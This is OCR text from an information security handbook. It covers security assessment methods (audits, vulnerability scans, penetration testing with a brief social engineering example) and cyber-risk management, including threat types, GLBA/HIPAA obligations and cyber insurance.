loss expectancy, the risk assessment will yield meaningless results. In addition to requiring a more capable professional, a quantitative risk assessment approach necessitates the use of a risk assessment tool such as RiskWatch or CORA (Cost of Risk Analysis). The requirement for the advanced skills of a quantitative risk assessment professional and the use of a quantitative risk assessment tool significantly increases the cost above that of a qualitative risk assessment. For many organizations, a qualitative risk assessment would be more than adequate to identify risk for appropriate mitigation.

As a word of caution when using a quantitative approach, much like the use of statistics in politics to influence an audience's opinion, the cost information that results from a quantitative risk assessment could be manipulated to lead an audience to a variety of conclusions.

INFORMATION TECHNOLOGY AUDIT

IT audits are primarily performed by external entities and internal audit departments with the charge to determine the effectiveness of the security posture over an IT environment and, in the case of a financial statement audit, to determine the reliability (integrity) of the data contained within the system. They essentially focus on the adequacy of and compliance with existing policies, procedures, technical baseline controls, and guidelines. Therefore, the primary purpose of an IT audit is to report the condition of the system and not to improve security. However, IT auditors are usually more than willing to share their findings and recommendations with the IT department. In addition, IT auditors are required to document their work in sufficient detail as to permit another competent IT auditor to perform the exact same audit procedure (test) and come to the same conclusion. This level of documentation is time-consuming and therefore usually has an effect on the depth and breadth of the evaluation. Thus, IT audits may not be as technically deep in scope as a non-audit type of evaluation.

TECHNICAL VULNERABILITY ASSESSMENT

A technical vulnerability assessment is a type of risk assessment that is focused primarily on the technical safeguards at the platform and network levels and does not include an assessment of physical, environmental, configuration management, and management safeguards.

NETWORK TECHNICAL VULNERABILITY ASSESSMENT

The safeguards employed at the network level support all systems contained within its environment. Sometimes these collective systems are referred to as a general support system. Most networks are connected to the Internet, which requires protection from exterior threats. Accordingly, a network technical vulnerability assessment should include an evaluation of the

Exhibit 21-4. Automated technical vulnerability assessment tools.

Nessus. This is a free system security scanning software that provides the ability to remotely evaluate security within a given network and determine the vulnerabilities that an attacker might use.

ISS Internet Scanner. A security scanner that provides comprehensive network vulnerability assessment for measuring online security risks, it performs scheduled and selective probes of communication services, operating systems, applications, and routers to uncover and report systems vulnerabilities.

Shadow Security Scanner. This tool identifies known and unknown vulnerabilities, suggests fixes to identified vulnerabilities, and reports possible security holes within a network's Internet, intranet, and extranet environments. It employs a unique artificial intelligence engine that allows the product to think like a hacker or network security analyst attempting to penetrate your network.

NMAP. NMAP (Network Mapper) is an open-source utility for network exploration or security auditing. It rapidly scans large networks using raw IP packets in unique ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, and what type of packet filters or firewalls are in use. NMAP is free software available under the terms of the GNU GPL.

Snort. This packet-sniffing utility monitors displays and logs network traffic.

L0ftCrack. This utility can crack captured password files through comparisons of passwords to dictionaries of words. If the users devised unique passwords, the utility uses brute-force guessing to reveal the passwords of the users.

safeguards implemented to protect the network and its infrastructure. This would include the routers, load balancers, firewalls, virtual private networks, public key infrastructure, single sign-on solutions, network-based operating systems (e.g., Windows 2000), and network protocols (e.g., TCP/IP). Several automated tools can be used to assist the vulnerability assessment team. See Exhibit 21-4 for a list of some of the more common tools used.

PLATFORM TECHNICAL VULNERABILITY ASSESSMENT

The safeguards employed at the platform level support the integrity, availability, and confidentiality of the data contained within the platform. A platform is defined as a combination of hardware, operating system software, communications software, security software, and the database management system and application security that support a set of data (see Exhibit 21-5 for an example of a mainframe platform diagram). The combination of these distinctly separate platform components contains a unique set of risks, necessitating that each platform be evaluated based on its unique combination. Unless the evaluator is able to examine the safeguards at the platform level, the integrity of the data cannot be properly and completely assessed and, therefore, is not reliable. Several automated tools can be used by the vulnerability assessment team.




Exhibit 21-5. Mainframe platform diagram.

PENETRATION TESTING

A penetration test, also known as a pen test, is a type of risk assessment; but its purpose is quite different. A pen test is designed to test the security of a system after an organization has implemented all designed safeguards, performed a risk assessment, implemented all recommended improvements, and implemented all new recommended safeguards. It is the final test to determine if enough layered safeguards have been sufficiently implemented to prevent a successful attack against the system. This form of ethical hacking attempts to find vulnerabilities that have been overlooked in prior risk assessments. Frequently, a successful penetration is accomplished as a result of the penetration team, otherwise known as a tiger team, discovering multiple vulnerabilities that by themselves are not considered high risk but, when combined, create a backdoor permitting the penetration team to successfully exploit the low-risk vulnerabilities. There are several potential components to a pen test that, based on the organization's needs, can be selected for use:

- *External penetration testing* is performed from outside of the organization's network, usually from the Internet. The organization can either provide the pen team with the organization's range of IP addresses or ask the evaluators to perform a blind test. Blind tests are more expensive because it will take the penetration team time to discover the IP addresses of the organization. While it might seem to be a more effective test to have the team perform a blind test, it is inevitable that the team will find the IP addresses; therefore, it may be considered a waste of time and funds.

- *Internal penetration testing* is performed within the internal network of the organization. The penetration team attempts to gain access to sensitive unauthorized areas of the system. The internal penetration test is a valuable test, especially in light of the fact that an estimated 80 percent of incidents of unauthorized access are committed by employees.
- *Social engineering* can be used by the pen testers to discover vital information from the organization's personnel that might be helpful in launching an attack. For instance, a pen tester might drive up to the building of the organization, write down the name on an empty reserved parking space, and then call the help desk impersonating the absent employee to report that they had forgotten their password. The pen tester would then request that his password be reset so that he can get back into the system. Unless the help desk personnel have a way (employee number, etc.) to verify his identity, they will reset the password, giving the attacker the opportunity to make a new password for the absent employee and gain unauthorized access to the network.
- *War dialing tools* can be used to automatically dial every combination of phone numbers for a given phone number exchange in an attempt to identify a phone line that has a modem connected. Once a phone line with an active modem has been discovered, the penetration team will attempt to gain access to the system.
- *Dumpster diving* is the practice of searching through trash cans and recycling bins in an attempt to obtain information that will allow the penetration team to gain access to the system.

Penetration testing is the most exciting of all of the risk assessments because it is an all-out attempt to gain access to the system. It is the only risk assessment methodology that proves the existence of a vulnerability or series of vulnerabilities. The excitement of penetration testing is also sometimes perpetuated by those who perform them. Some pen testers, also known as ethical hackers or "white hats," are retired hackers who at one time were "black hats."

Some organizations might be tempted to skip the detailed risk assessment and risk remediation plan and go straight to a penetration test. While pen testing is an enthralling process, the results will be meaningless if the organization does not do its homework before the penetration test. In all likelihood, a good penetration team will gain access to an organization's systems if it has not gone through the rigors of the risk assessment and improvement of safeguards.

EVALUATING IDENTIFIED VULNERABILITIES

After the vulnerabilities have been identified through a risk assessment, a vulnerability analysis should be performed to rank each vulnerability according to its risk level:

- *Low.* The risk of this vulnerability is not considered significant; however, when combined with several other low-risk vulnerabilities, the aggregate might be considered either a medium or high risk. Recommended safeguards need to be reviewed to determine if they are practical or cost-effective relative to the risk of the vulnerability.
- *Medium.* This risk is potentially significant. If the vulnerability could be exploited more readily in combination with another vulnerability, then this risk could be ranked higher. Corrective action of a medium risk level should be taken within a short period of time after careful consideration of the cost-effectiveness of implementing the recommended safeguard.
- *High.* The risk of this vulnerability is significant and, if exploited, could have profound effects on the viability of the organization. Immediate corrective action should be taken to mitigate the risk.

ANALYZING PAIRED VULNERABILITIES

In addition to ranking individual vulnerabilities, an analysis of all of the vulnerabilities should be performed to determine if any of the combinations of vulnerabilities, when considered together, represent a higher level of risk. These potentially higher-risk combinations should be documented and action taken to mitigate the risk. This is particularly important when considering the low-risk items because the combination of these lower-risk items could create the backdoor that permits an attacker to gain access to the system. To determine the relative nominal risk level of the identified vulnerabilities, the information security professional should identify potential layers of safeguards that mitigate a risk and then determine the residual risk. A residual risk mitigation plan should then be developed to reduce the residual risk to an acceptable level.

CONCLUSION

Unfortunately, security assessments are usually the last action that the IT department initiates as part of its security program. Other priorities such as application development, infrastructure building, or computer operations typically take precedence. Many organizations typically do not take security past the initial implementation because of a rush-to-build functionality of the systems — until an IT auditor or a hacker forces them to take security seriously. The "pressures to process" sometimes force organizations to ignore prudent security design and security assessment, leaving security as an afterthought. In these circumstances, security is not considered a critical element in serving the users; thus, many times security is left behind. The reality is that information contained within a system cannot be relied upon as having integrity unless security has been assessed and adequate protection of the data has been provided for the entire time the data has resided on the system.

Evaluating the security posture of an IT environment is a challenge that involves balancing the risk, frequency of evaluation, and cost. Security that is designed, tested, and implemented based on a strong security strategy and policy will be highly effective and in the long run cost-effective. Unfortunately, there are no clear-cut answers regarding how often a given IT environment should be evaluated. The answer may be found by defining how long the organization may viably operate without the systems. Such an answer will define the level of risk the organization is willing, or is not willing, to accept. A security posture that is built with the knowledge of this threshold of risk can lead to a system of safeguards that is both risk-based and cost-effective.

ABOUT THE AUTHOR

Brian Schultz, CISSP, CISA, is chairman of the board of INTEGRITY, a nonprofit organization dedicated to assisting the federal government with implementation of information security solutions. An expert in the field of information security assessment, Mr. Schultz has, throughout his career, assessed the security of numerous private and public organizations. He is a founding member of the Northern Virginia chapter of the Information Systems Security Association (ISSA).

Cyber-Risk Management: Technical and Insurance Controls for Enterprise-Level Security

Carol A. Siegel, Ty R. Sagalow, and Paul Serritella

Traditional approaches to security architecture and design have attempted to achieve the goal of the elimination of risk factors — the complete prevention of system compromise through technical and procedural means. Insurance-based solutions to risk long ago admitted that a complete elimination of risk is impossible and, instead, have focused more on reducing the impact of harm through financial avenues — providing policies that indemnify the policyholder in the event of harm.

It is becoming increasingly clear that early models of computer security, which focused exclusively on the risk-elimination model, are not sufficient in the increasingly complex world of the Internet. There is simply no magic bullet for computer security; no amount of time or money can create a perfectly hardened system. However, insurance cannot stand alone as a risk mitigation tool — the front line of defense must always be a complete information security program and the implementation of security tools and products. It is only through leveraging both approaches in a complementary fashion that an organization can reach the greatest degree of risk reduction and control. Thus, today, the optimal model requires a program of understanding, mitigating, and transferring risk through the use of integrating technology, processes, and insurance — that is, a risk management approach.

The risk management approach starts with a complete understanding of the risk factors facing an organization. Risk assessments allow for security teams to design appropriate control systems and leverage the necessary technical tools; they also are required for insurance companies to properly draft and price policies for the remediation of harm. Complete risk assessments must take into account not only the known risks to a system but also the possible exploits that might develop in the future. The completeness of cyber risk management and assessment is the backbone of any secure computing environment.

After a risk assessment and mitigation effort has been completed, insurance needs to be procured from a specialized insurance carrier of top financial strength and global reach. The purpose of the insurance is threefold: (1) assistance in the evaluation of the risk through products and services available from the insurer, (2) transfer of the financial costs of a successful computer attack or threat to the carrier, and (3) the provision of important post-incident support funds to reduce the potential reputation damage after an attack.

The Risk Management Approach

As depicted in Exhibit 69.1, risk management requires a continuous cycle of assessment, mitigation, insurance, detection, and remediation.




EXHIBIT 69.1 Risk management cycle.

Assess

An assessment means conducting a comprehensive evaluation of the security in an organization. It usually covers diverse aspects, ranging from physical security to network vulnerabilities. Assessments should include penetration testing of key enterprise systems and interviews with security and IT management staff. Because there are many different assessment formats, an enterprise should use a method that conforms to a recognized standard (e.g., ISO 17799, InfoSec — Exhibit 69.2). Regardless of the model used, however, the assessment should evaluate people, processes, technology, and financial management. The completed assessment should then be used to determine what technology and processes should be employed to mitigate the risks exposed by the assessment.

An assessment should be done periodically to determine new vulnerabilities and to develop a baseline for future analysis to create consistency and objectivity.

Mitigate

Mitigation is the series of actions taken to reduce risk, minimize chances of an incident occurring, or limit the impact of any breach that does occur. Mitigation includes creating and implementing policies that ensure high levels of security. Security policies, once created, require procedures that ensure compliance. Mitigation also includes determining and using the right set of technologies to address the threats that the organization faces and implementing financial risk mitigation and transfer mechanisms.

Insure

Insurance is a key risk transfer mechanism that allows organizations to be protected financially in the event of loss or damage. A quality insurance program can also provide superior loss prevention and analysis recommendations, often providing premium discounts for the purchase of certain security products and services from

EXHIBIT 69.2 The 11 Domains of Risk Assessment

Security Policy: During the assessment, the existence and quality of the organization's security policy are evaluated. Security policies should establish guidelines, standards, and procedures to be followed by the entire organization. These need to be updated frequently.

Organizational Security: One of the key areas that any assessment looks at is the organizational aspect of security. This means ensuring that adequate staff has been assigned to security functions, that there are hierarchies in place for security-related issues, and that people with the right skill sets and job responsibilities are in place.

Asset Classification and Control: Any business will be impacted if the software and hardware assets it has are compromised. In evaluating the security of the organization, the existence of an inventory management system and risk classification system have to be verified.

Personnel Security: The hiring process of the organization needs to be evaluated to ensure that adequate background checks and legal safeguards are in place. Also, employee awareness of security and usage policies should be determined.

Physical and Environmental Security: Ease of access to the physical premises needs to be tested, making sure that adequate controls are in place to allow access only to authorized personnel. Also, the availability of redundant power supplies and other essential services has to be ensured.

Communication and Operations Management: Operational procedures need to be verified to ensure that information processing occurs in a safe and protected manner. These should cover standard operating procedures for routine tasks as well as procedures for change control for software, hardware, and communication assets.

Access Control: This domain demands that access to systems and data be determined by a set of criteria based on business requirement, job responsibility, and time period. Access control needs to be constantly verified to ensure that it is available only on a need-to-know basis with strong justification.

Systems Development and Maintenance: If a company is involved in development activity, assess whether security is a key consideration at all stages of the development life cycle.

Business Continuity Management: Determining the existence of a business continuity plan that minimizes or eliminates the impact of business interruption is a part of the assessment.

Compliance: The assessment has to determine if the organization is in compliance with all regulatory, contractual, and legal requirements.

Financial Considerations: The assessment should include a review to determine if adequate safeguards have to be implemented to ensure that any security breach results in minimal financial impact. This is implemented through risk transfer mechanisms — primarily insurance that covers the specific needs of the organization.

companies known to the insurer that dovetail into a company's own risk assessment program. Initially, determining potential loss and business impact due to a security breach allows organizations to choose the right policy for their specific needs. The insurance component then complements the technical solutions, policies, and procedures. A vital step is choosing the right insurance carrier by seeking companies with specific underwriting and claims units with expertise in the area of information security, top financial ratings, and global reach. The right carrier should offer a suite of policies from which companies can choose to provide adequate coverage.

Detect

Detection implies constant monitoring of assets to discover any unusual activity. Usually this is done by implementing a 24/7 monitoring system that includes intrusion detection to immediately identify and stop any potential intrusion. Additionally, anti-virus solutions allow companies to detect new viruses or worms as they appear. Detection also includes analyzing logs to determine any past events that were missed and specification of actions to prevent future misses. Part of detection is the appointment of a team in charge of incident response.

Remediate

Remediation is the tactical response to vulnerabilities that assessments discover. This involves understanding the report that the assessment yields and prioritizing the areas of vulnerability that need immediate attention.

The right tactic and solution for the most efficient closing of these holes must be chosen and implemented. Remediation should follow an established recurring procedure to address these vulnerabilities periodically.

In the cycle above, most of the phases focus on the assessment and implementation of technical controls. However, no amount of time or money spent on technology will eliminate risk. Therefore, insurance plays a key role in any risk management strategy. When properly placed, the insurance policy will transfer the financial risk of unavoidable security exposures from the balance sheet of the company to that of the insurer. As part of this basic control, companies need to have methods of detection (such as intrusion detection systems, or IDS) in place to catch the cyber-attack when it takes place. Post incident, the insurer will then remediate any damage done, including finance and reputation impacts. The remediation function includes recovery of data, insurance recoveries, and potential claims against third parties. Finally, the whole process starts again with an assessment of the company's vulnerabilities, including an understanding of a previously unknown threat.

Types of Security Risks

The CSI 2001 Computer Crime and Security Survey[2] confirms that the threat from computer crime and other information security breaches continues unabated and that the financial toll is mounting. According to the survey, 85 percent of respondents had detected computer security breaches within the past 12 months; and the total amount of financial loss reported by those who could quantify the loss amounted to $377,828,700 — that is, over $2 million per event.

One logical method for categorizing financial loss is to separate loss into three general areas of risk:

1. *First-party financial risk:* direct financial loss not arising from a third- party claim (called first-party security risks).
2. *Third-party financial risk:* a company's legal liabilities to others (called third-party security risks).
3. *Reputation risk:* the less quantifiable damages such as those arising from a loss of reputation and brand identity. These risks, in turn, arise from the particular cyber-activities. Cyber-activities can include a Web site presence, e-mail, Internet professional services such as Web design or hosting, network data storage, and E-commerce (i.e., purchase or sale of goods and services over the Internet).

First-party security risks include financial loss arising from damage, destruction, or corruption of a company's information assets — that is, data. Information assets — whether in the form of customer lists and privacy information, business strategies, competitor information, product formulas, or other trade secrets vital to the success of a business — are the real assets of the 21st century. Their proper protection and quantification are key to a successful company. Malicious code transmissions and computer viruses — whether launched by a disgruntled employee, overzealous competitor, cyber-criminal, or prankster — can result in enormous costs of recollection and recovery.

A second type of first-party security risk is the risk of revenue loss arising from a successful denial-of-service (DoS) attack. According to the Yankee Group, in February 2000 a distributed DoS attack was launched against some of the most sophisticated Web sites, including Yahoo, Buy.com, CNN, and others, resulting in $1.2 billion in lost revenue and related damages. Finally, first-party security risk can arise from the theft of trade secrets.

Third-party security risk can manifest itself in a number of different types of legal liability claims against a company, its directors, officers, or employees. Examples of these risks can arise from the company's presence on the Web, its rendering of professional services, the transmission of malicious code or a DoS attack (whether or not intentional), and theft of the company's customer information.

The very content of a company's Web site can result in allegations of copyright and trademark infringement, libel, or invasion of privacy claims. The claims need not even arise from the visual part of a Web page but can, and often do, arise out of the content of a site's metatags — the invisible part of a Web page used by search engines.

If a company renders Internet-related professional services to others, this too can be a source of liability. Customers or others who allege that such services, such as Web design or hosting, were rendered in a negligent manner or in violation of a contractual agreement may find relief in the court system.

Third-party claims can directly arise from a failure of security. A company that negligently or through the actions of a disgruntled employee transmits a computer virus to its customers or other e-mail recipients may be open to allegations of negligent security practices. The accidental transmission of a DoS attack can pose similar legal liabilities. In addition, if a company has made itself legally obligated to keep its Web site open on a 24/7 basis to its customers, a DoS attack shutting down the Web site could result in claims by its customers.

EXHIBIT 69.3 First- and Third-Party Risks

Activity	First-Party Risk	Third-Party Risk
Web site presence	Damage or theft of data (assumes database is connected to network) via hacking	Allegations of trademark, copyright, libel, invasion of privacy, and other Web content liabilities
E-mail	Damage or theft of data (assumes database is connected to network) via computer virus; shutdown of network via DoS attack	Transmission of malicious code (e.g., NIMDA) or DoS due to negligent network security; DoS customer claims if site is shut down due to DoS attack
E-commerce	Loss of revenue due to successful DoS attack	Customer suits
Internet professional services		Customer suits alleging negligent performance of professional services
Any		Claims against directors and officers for mismanagement

A wise legal department will make sure that the company's customer agreements specifically permit the company to shut down its Web site for any reason at any time without incurring legal liability.

Other potential third-party claims can arise from the theft of customer information such as credit card information, financial information, health information, or other personal data. For example, theft of credit card information could result in a variety of potential lawsuits, whether from the card-issuing companies that then must undergo the expense of reissuing, the cardholders themselves, or even the Web merchants who later become the victims of the fraudulent use of the stolen credit cards. As discussed later, certain industries such as financial institutions and healthcare companies have specific regulatory obligations to guard their customer data.

Directors and officers (D&Os) face unique, and potentially personal, liabilities arising out of their fiduciary duties. In addition to case law or common-law obligations, D&Os can have obligations under various statutory laws such as the Securities Act of 1933 and the Securities & Exchange Act of 1934. Certain industries may also have specific statutory obligations such as those imposed on financial institutions under the Gramm–Leach–Bliley Act (GLBA), discussed in detail later.

Perhaps the most difficult and yet one of the most important risks to understand is the intangible risk of damage to the company's reputation. Will customers give a company their credit card numbers once they read in the paper that a company's database of credit card numbers was violated by hackers? Will top employees remain at a company so damaged? And what will be the reaction of the company's shareholders? Again, the best way to analyze reputation risk is to attempt to quantify it. What is the expected loss of future business revenue? What is the expected loss of market capitalization? Can shareholder class or derivative actions be foreseen? And, if so, what can the expected financial cost of those actions be in terms of legal fees and potential settlement amounts?

The risks just discussed are summarized in Exhibit 69.3.

Threats

The risks defined above do not exist in a vacuum. They are the product of specific threats, operating in an environment featuring specific vulnerabilities that allow those threats to proceed uninhibited. Threats may be any person or object, from a disgruntled employee to an act of nature, that may lead to damage or value loss for an enterprise. While insurance may be used to minimize the costs of a destructive event, it is not a substitute for controls on the threats themselves.

Threats may arise from external or internal entities and may be the product of intentional or unintentional action. External entities comprise the well-known sources — hackers, virus writers — as well as less obvious ones such as government regulators or law enforcement entities. Attackers may attempt to penetrate IT systems through various means, including exploits at the system, server, or application layers. Whether the intent is to interrupt business operations, or to directly acquire confidential data or access to trusted systems, the cost in system downtime, lost revenue, and system repair and redesign can be crippling to any enterprise. The collapse




EXHIBIT 69.4 Enterprise resource threats.

of the British Internet service provider (ISP) Cloud-Nine in January 2002, due to irreparable damage caused by distributed DoS attacks launched against its infrastructure, is only a recent example of the enterprise costs of cyber-attacks.[3]

Viruses and other malicious code frequently use the same exploits as human attackers to gain access to systems. However, as viruses can replicate and spread themselves without human intervention, they have the potential to cause widespread damage across an internal network or the Internet as a whole.

Risks may arise from non-human factors as well. For example, system outages through failures at the ISP level, power outages, or natural disasters may create the same loss of service and revenue as attackers conducting DoS attacks. Therefore, technical controls should be put in place to minimize those risks. These risks are diagrammed in Exhibit 69.4.

Threats that originate from within an organization can be particularly difficult to track. This may entail threats from disgruntled employees (or ex-employees), or mistakes made by well-meaning employees as well. Many standard technical controls — firewalls, anti-virus software, or intrusion detection — assume that the internal users are working actively to support the security infrastructure. However, such controls are hardly sufficient against insiders working actively to subvert a system. Other types of risks — for example, first-party risks of intellectual property violations — may be created by internal entities without their knowledge. Exhibit 69.5 describes various threats by type.

As noted, threats are comprised of motive, access, and opportunity — outsiders must have a desire to cause damage as well as a means of affecting the target system. While an organization's exposure to risk can never be completely eliminated, all steps should be taken to minimize exposure and limit the scope of damage. Such vulnerabilities may take a number of forms.

Technical vulnerabilities include exploits against systems at the operating system, network, or application level. Given the complexity and scope of many commercial applications, vulnerabilities within code become increasingly difficult to detect and eradicate during the testing and quality assurance (QA) processes. Examples range from the original Internet Worm to recently documented vulnerabilities in commercial instant messaging clients and Web servers. Such weaknesses are an increasing risk in today's highly interconnected environments.

EXHIBIT 69.5 Threat Matrix

	Threat	Description	Security Risk	Controls
External	System penetration (external source)	Attempts by external parties to penetrate corporate resources to modify or delete data or application systems	Moderate	Strong authentication; strong access control; ongoing system support and tracking
	Regulatory action	Regulatory action or investigation based on corporate noncompliance with privacy and security guidelines	Low to moderate	Data protection; risk assessment and management programs; user training; contractual controls
	Virus penetration	Malicious code designed to self-replicate	Moderate	Technological: anti-virus controls
	Power loss or connectivity loss	Loss of Internet connectivity, power, cooling system; may result in large-scale system outages	Low	Redundant power and connectivity; contractual controls with ISP/hosting facilities
Internal	Intellectual property violation	Illicit use of third-party intellectual property (images, text, code) without appropriate license arrangements	Low to moderate	Procedural and personnel controls; financial controls mitigating risk
	System penetration (internal source)	Malicious insiders attempting to access restricted data	Moderate	Strong authentication; strong access control; use of internal firewalls to segregate critical systems

Weaknesses within operating procedures may expose an enterprise to risk not controlled by technology. Proper change management processes, security administration processes, and human resources controls and oversight, for example, are necessary. They may also prove disruptive in highly regulated environments, such as financial services or healthcare, in which regulatory agencies require complete sets of documentation as part of periodic auditing requirements.

GLBA/HIPAA

Title V of the Gramm–Leach–Bliley Act (GLBA) has imposed new requirements on the ways in which financial services companies handle consumer data. The primary focus of Title V, and the area that has received the most attention, is the sharing of personal data among organizations and their unaffiliated business partners and agencies. Consumers must be given notice of the ways in which their data is used and must be given notice of their right to opt out of any data-sharing plan.

However, Title V also requires financial services organizations to provide adequate security for systems that handle customer data. Security guidelines require the creation and documentation of detailed data security programs addressing both physical and logical access to data, risk assessment, and mitigation programs, and employee training in the new security controls. Third-party contractors of financial services firms are also bound to comply with the GLBA regulations.

On February 1, 2001, the Department of the Treasury, Federal Reserve System, and Federal Deposit Insurance Corporation issued interagency regulations, in part requiring financial institutions to:

- Develop and execute an information security program.
- Conduct regular tests of key controls of the information security program. These tests should be conducted by an independent third party or staff independent of those who develop or maintain the program.
- Protect against destruction, loss, or damage to customer information, including encrypting customer information while in transit or storage on networks.
- Involve the board of directors, or appropriate committee of the board, to oversee and execute all of the above.

Because the responsibility for developing specific guidelines for compliance was delegated to the various federal and state agencies that oversee commercial and financial services (and some are still in the process of being issued), it is possible that different guidelines for GLBA compliance will develop between different states and different financial services industries (banking, investments, insurance, etc.).

The Health Insurance Portability and Accountability Act (HIPAA) will force similar controls on data privacy and security within the healthcare industry. As part of HIPAA regulations, healthcare providers, health plans, and clearinghouses are responsible for protecting the security of client health information. As with GLBA, customer medical data is subject to controls on distribution and usage, and controls must be established to protect the privacy of customer data. Data must also be classified according to a standard classification system to allow greater portability of health data between providers and health plans. Specific guidelines on security controls for medical information have not been issued yet. HIPAA regulations are enforced through the Department of Health and Human Services.

As GLBA and HIPAA regulations are finalized and enforced, regulators will be auditing those organizations that handle medical or financial data to confirm compliance with their security programs. Failure to comply can be classified as an unfair trade practice and may result in fines or criminal action. Furthermore, firms that do not comply with privacy regulations may leave themselves vulnerable to class-action lawsuits from clients or third-party partners. These regulations represent an entirely new type of exposure for certain types of organizations as they increase the scope of their IT operations.

Cyber-Terrorism

The potential for cyber-terrorism deserves special mention. After the attacks of 9/11/01, it is clear that no area of the world is protected from a potential terrorist act. The Internet plays a critical role in the economic stability of our national infrastructure. Financial transactions, running of utilities and manufacturing plants, and much more are dependent upon a working Internet. Fortunately, companies are coming together in newly formed entities such as ISACs (Information Sharing and Analysis Centers) to determine their interdependency vul-

nerabilities and plan for the worst. It is also fortunate that the weapons used by a cyber-terrorist do not differ much from those of a cyber-criminal or other hacker. Thus, the same risk management formula discussed above should be implemented for the risk of cyber-terrorism.

Insurance for Cyber-Risks

Insurance, when properly placed, can serve two important purposes. First, it can provide positive reinforcement for good behavior by adjusting the availability and affordability of insurance depending upon the quality of an insured's Internet security program. It can also condition the continuation of such insurance on the maintenance of that quality. Second, insurance will transfer the financial risk of a covered event from a company's balance sheet to that of the insurer.

The logical first step in evaluating potential insurance solutions is to review the company's traditional insurance program, including its property (including business interruption) insurance, comprehensive general liability (CGL), directors and officers insurance, professional liability insurance, and crime policies. These policies should be examined in connection with a company's particular risks (see above) to determine whether any gap exists. Given that these policies were written for a world that no longer exists, it is not surprising that traditional insurance policies are almost always found to be inadequate to address today's cyber-needs. This is not due to any *defect* in these time-honored policies but simply due to the fact that, with the advent of the new economy risks, there comes a need for specialized insurance to meet those new risks.

One of the main reasons why traditional policies such as property and CGL do not provide much coverage for cyber-risks is their approach that *property* means *tangible property and not data*. Property policies also focus on *physical* perils such as fire and windstorm. Business interruption insurance is sold as part of a property policy and covers, for example, lost revenue when your business burns down in a fire. It will not, however, cover E-revenue loss due to a DoS attack. Even computer crime policies usually do not cover loss other than for money, securities, and other *tangible* property. This is not to say that traditional insurance can *never* be helpful with respect to cyber-risks. A mismanagement claim against a company's directors and officers arising from cyber-events will generally be covered under the company's directors' and officers' insurance policy to the same extent as a non-cyber claim. For companies that render professional services to others for a fee, such as financial institutions, those that fail to reasonably render those services due to a cyber-risk may find customer claims to be covered under their professional liability policy. (Internet professional companies should still seek to purchase a specific Internet professional liability insurance policy.)

Specific Cyber-Liability and Property Loss Policies

